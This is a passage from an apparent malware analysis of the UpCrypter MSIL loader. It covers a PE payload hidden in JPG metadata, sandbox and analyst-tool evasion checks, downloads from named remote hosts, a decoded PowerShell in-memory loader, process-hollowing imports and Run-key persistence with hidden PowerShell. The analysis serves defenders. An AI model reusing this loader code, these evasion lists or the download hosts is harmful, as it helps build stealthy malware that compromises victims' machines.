60,0,0,10,16,1,23,23,40,18,0,0,6,10,114,214,4,0,112,11,40,68,0,0,10,115,69,0,0,10,111,70,0,0,10,19,8,22,19,9,43,81,17,8,17,9,154,11
72,0,0,10,111,59,0,0,10,51,13,17,10,23,40,73,0,0,10,40,23,0,0,6,17,9,23,214,19,9,17,9,17,8,142,105,50,167,222,15,37,40,44,0,0,10,19
```

Figure 12: Data in plain text




https://andrefelipedonascime1753562407700.0461178.meusitehostgator.com.br/geldb/03.jpg

```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F        ANSI ASCII
000003F0  63 65 27 3E 0A 20 20 20  20 20 3C 70 6C 75 73 3A   ce'>     <plus:
                                                         0   LicensorURL>http
                                                         9   s://www.dreamsti
                                                         3   me.com</plus:Lic
                                                         F   ensorURL>     </
                                                         6   rdf:li>    </rdf
                                                         C   :Seq>   </plus:L
                                                         A   icensor>  </rdf:
                                                         C   Description>   <
                                                         0   rdf:Description
                                                         8   rdf:about=''    x
                                                         7   mlns:xmpRights='
                                                         3   %x%77,90,144,0,3
                                                         2   ,0,0,0,4,0,0,0,2
                                                         0   55,255,0,0,184,0
                                                         C   ,0,0,0,0,0,0,64,
                                                         C   0,0,0,0,0,0,0,0,
                                                         C   0,0,0,0,0,0,0,0,
                                                         C   0,0,0,0,0,0,0,0,
                                                         C   0,0,0,0,0,0,0,0,
                                                         C   0,0,0,128,0,0,0,
                                                         1   14,31,186,14,0,1
                                                         C   80,9,205,33,184,
                                                         1   1,76,205,33,84,1
                                                         1   04,105,115,32,11
                                                         1   2,114,111,103,11
                                                         9   4,97,109,32,99,9
                                                         1   7,110,110,111,11
                                                         1   6,32,98,101,32,1
                                                         0   14,117,110,32,10
                                                         8   5,110,32,68,79,8
000005E0  33 2C 33 32 2C 31 30 39  2C 31 31 31 2C 31 30 30   3,32,109,111,100
000005F0  2C 31 30 31 2C 34 36 2C  31 33 2C 31 33 2C 31 30   ,101,46,13,13,10
00000600  2C 33 36 2C 30 2C 30 2C  30 2C 30 2C 30 2C 30 2C   ,36,0,0,0,0,0,0,
00000610  30 2C 38 30 2C 36 39 2C  30 2C 30 2C 37 36 2C 31   0,80,69,0,0,76,1
00000620  2C 33 2C 30 2C 32 31 32  2C 35 37 2C 31 33 34 2C   ,3,0,212,57,134,
```

Figure 13: Data embedded in JPG file

## UpCrypter – MSIL loader

The malware first checks for the existence of a nested working directory at "%AppData%..\LocalLow\Windows System (x86)\Program Rules\Program Rules NVIDEO\Program Rules\Program Rules NVIDEO." If the directory is not present, the loader creates the full path and pauses briefly between attempts until it exists. This guarantees a writable and persistent location under the attacker's chosen folder for the following operations.



```
ClassLibrary3.dll
    PE
    Type References
    References
    Resources
    { } -
    { } ClassLibrary3
        Class1 @02000002
            Base Type and Interfaces
            Derived Types
            .cctor() : void @06000002
            Class1() : void @06000003
            AddWindows(int, string, string, string, string, strir
            Copy(string) : void @06000007
            DEIII(string, string) : void @06000009
            EXqXZ(int, int) : string @06000005
            GetActiveWindow() : string @0600000D
            GetForegroundWindow() : IntPtr @0600000C
            GetWindowText(IntPtr, StringBuilder, int) : int @0
            prFVI(string, string, string, string) : void @060000
            RR_(string) : string @06000008
```


```
}
try
{
    int num22;
    if (File.Exists(text9))
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardOutput = false,
            RedirectStandardError = false,
            FileName = \uFDD2.\uFDD0("뙬ⓔ볩╖볍Ⓟ랊뇓뢥
            Arguments = \uFDD2.\uFDD0("\ue7c9ᄌ蕋떗\ua
      繊蛍棘컴\uddef랂臟鏵鯷迹綮韽濿璂吃椅捈按臃眍』們
      + text9 + \uFDD2.\uFDD0("\ue5c6", 1),
            WindowStyle = ProcessWindowStyle.Hidden
        });
        num22 = 0;
    }
```

Figure 14: Entry point of MSIL loader

**1. Anti-VM:** Checks for process name for "vmtoolsd," "vboxservice," "Vmwareuser," "Vmwaretrat," "Hyper-V," "prl_cc," "joeboxserver," "vboxservice," "mksSandbox." And it also checks the directory with "C:\Windows\System32\SbieDll.dll," "C:\Windows\System32\vmhgfs.dll," "C:\Program Files\Oracle\VirtualBox Guest Additions" and the registry with "SOFTWARE\Sandboxie."

**2. Anti-Analysis:** It first reads the registry "HKEY_LOCAL_MACHINE\\HARDWARE\\DESCRIPTION\\System\\BIOS" to obtain BaseBoardManufacturer and BaseBoardProduct. It also enumerates all processes, fetches the active window title, and applies case-insensitive substring checks. If ProcessName contains "avast," "avg," or "MBAMService," it stops scanning and exits. For the remaining entries, it skips deeper checks when the name contains "mksSandbox" and "python." It immediately kills a process if the window title contains "Program Rules NVIDEO." It also checks if the names include "apateDNS," "sandbox," "Wireshark," "any.run," "anyrun," "analyze," "analysis," "tcpvcon," or exact ProcessName "handle," "autorunsc," "dbgview," or when the earlier BIOS fields were blank, then writes the marker file "detect_analisse_process.txt", deletes staged artifacts, cleans working folders, forces a restart, and exits, with the overall goal of cutting analyst sessions and minimizing traces.

**3. Data download:** It sets the hard-coded header "User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; WOW64; Trident/4.0; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0; .NET CLR 3.5.21022; .NET CLR 3.5.30729; .NET CLR 3.0.30618; InfoPath.2; OfficeLiveConnector.1.3; OfficeLivePatch.0.0)" to mimic an outdated Internet Explorer client. Using this header, it retrieves files "01.txt," "02.txt" from the remote address “andrefelipedonascime1753562407700.0461178[.]meusitehostgator[.]com.br,” and a payload from “ktc2005[.]com/bu[.]txt.”




```
byte[] bytes = new WebClient
{
    Encoding = Encoding.UTF8,
    Proxy = null,
    Headers =
    {
        {
            HttpRequestHeader.UserAgent,
            global::\uFDD2.\uFDD0("[illegible]
\udffe[illegible]
[illegible]\ud89a[illegible]
[illegible]\ud8ea\uddec\ud8ee[illegible]
[illegible]", 4)
        }
    }
}.DownloadData(Class1.\uFDD5.Trim());
int num11 = 0;
```

```
Value
"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; WOW64; Trident/4.0; SLCC1; .NET CLR 2.0.50727;...
"%base64%dHh0LnViL21vYy41MDAyY3RrLy86c3B0dGg="
"%vVlGz%"
@"c:\windows\microsoft.net\framework\v4.0.30319\installutil"
"$true"
"https://andrefelipedonascime1753562407700.0461178.meusitehostgator.com.br/sPVbqMbKYr_06/"
```


Figure 15: Downloaded data

**4. Decoding data:** The file “02.txt” is Base64-decoded into a PowerShell script that contains logic to embed the DLL loader data from “01.txt” (ClassLibrary1.dll). The script integrates the DLL’s data directly, replacing placeholders with live values and referencing it for in-memory execution. The PowerShell script also directly embeds the payload “bu[.]txt.” This approach enables the malware to execute the final stage without writing the payload to disk, maintaining stealth and minimizing forensic artifacts.



```
$QSrlB = '%yzXVM%'
$NYwti= 'NhqIM%LtdPY%'

$GNwPc = $QSrlB;

$VuAcS = '%simbolo%';
$dZxKq = '%letra%';

[Byte[]] $laWwJ = %qlxKP%
[Byte[]] $RLrBG = %nkGMv%

$bJBuz = "Class1";
$hhfof = "Run" ;
$WfmzU = "ClassLibrary1.";

$vrDTv = [System.Reflection.Assembly]::Load( $laWwJ );
$xqDqe = $vrDTv.GetType( $WfmzU + $bJBuz ).GetMethod( $hhfof )
$eySkx = $GNwPc + $NYwti
$LRHAf = [Object[]] ( $eySkx, $RLrBG, %trueorfalse%)
$xqDqe.Invoke($null,  $LRHAf);
```


Figure 16: Decoded PowerShell from "02.txt"



```
\uFDD0 = \uFDD0.Replace(global::\uFDD2.\uFDD0("醲뒦莫衲몣", 6), \uFDD1);
\uFDD0 = \uFDD0.Replace(global::\uFDD2.\uFDD0("鯨쨀퇴잾諱鏂", 2), \uFDD2);
\uFDD0 = \uFDD0.Replace(global::\uFDD2.\uFDD0("醲읖므鰌鏄諆", 6), \uFDD3 + global::\uFDD2.\uFDD0
  Ĥ", 8));
\uFDD0 = \uFDD0.Replace(global::\uFDD2.\uFDD0("鯨즼\udbbe醸輅", 2), \uFDD4 + \uFDD5 + global::
  \uFDD0("銻갹몣", 5));
return \uFDD0;
```

```
Value
"%LtdPY%"
".ps1"
@"C:\Users\mis\AppData\LocalLow\Windows Sytem (x86)\Program Rules\Program Rules NVIDEO\Program Rules\Program Rules NVIDEO\c
"$QSrlB = 'c:\\windows\\microsoft.net\\framework\\v4.0.30319\\installutil.exe'\r\n$NYwti= 'NhqIMC:\\Users\\mis\\AppData\\LocalLow\\Wir
"$QSrlB = 'c:\\windows\\microsoft.net\\framework\\v4.0.30319\\installutil.exe'\r\n$NYwti= 'NhqIMC:\\Users\\mis\\AppData\\LocalLow\\Wir
3,17,0,0,4,132,40,77,0,0,10,111,43,0,0,10,23,43,217,22,10,24,43,212,40,36,0,0,10,25,43,204,222,2,23,10,6,42,65,28,0,0,0,0,0,8,0,0,0,233,3,0,0,24
"77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,
"77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,14,
@"c:\windows\microsoft.net\framework\v4.0.30319\installutil"
@"C:\Users\mis\AppData\LocalLow\Windows Sytem (x86)\Program Rules\Program Rules NVIDEO\Program Rules\Program Rules NVIDEO\"
"cpdyy"
```

Figure 17: Embedding data into the PowerShell script




```
ClassLibrary1 (1.0.0.0)
  ClassLibrary1.dll
    PE
    Type References
    References
    Resources
  { } -
  { } ClassLibrary1
    Class1 @02000008
      Base Type and Interfaces
      Derived Types
      .cctor() : void @06000010
      Class1() : void @06000011
      check() : void @06000016
      GetActiveWindow() : string @06000015
      GetForegroundWindow() : IntPtr @06000013
      GetWindowText(IntPtr, StringBuilder, int) : int @0
      Run(string, byte[], bool) : void @06000017
      WinExec(string, uint) : uint @06000014
      \uFDD0(string) : object @06000018
      \uFDD0(int) : string @06000019
      checkStop : bool @0400000A
      \uFDD0 : string @04000008
      \uFDD1 : string @04000009
      \uFDD0 @0200000C
      \uFDD1 @0200000D
    Class2 @02000009
      Base Type and Interfaces
      Derived Types
```

```
// Token: 0x06000020 RID: 32
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool ReadProcessMemory(Int
  int bytesRead);

// Token: 0x06000021 RID: 33
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern bool WriteProcessMemory(In
  int bytesWritten);

// Token: 0x06000022 RID: 34
[SuppressUnmanagedCodeSecurity]
[DllImport("ntdll.dll")]
private static extern int NtUnmapViewOfSection(I

// Token: 0x06000023 RID: 35
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern int VirtualAllocEx(IntPtr

// Token: 0x06000024 RID: 36
[SuppressUnmanagedCodeSecurity]
[DllImport("kernel32.dll")]
private static extern int ResumeThread(IntPtr ha
```

Figure 18: Decoded DLL from "01.txt"


**5. Persistence and launch:** It adds the complete PowerShell execution into the registry "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run." It then leverages WinExec to launch the attack.



```
string str = string.Concat(new string[]
{
    global::\uFDD2.\uFDD0("[illegible]\udbbd[illegible]", 5),
    Rundir,
    global::\uFDD2.\uFDD0("[illegible]", 6),
    Class1.EXqXZ(3, 2),
    global::\uFDD2.\uFDD0("[illegible]\udbf3[illegible]
      [illegible]
      [illegible]", 7),
```

```
Value
"\" -Value \"cmd.exe /c start /min `\"`\" powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -command
0x0000000A
"True"
@"C:\Users\mis\AppData\LocalLow\Windows Sytem (x86)\Program Rules\Program Rules NVIDEO\Program Rules
null
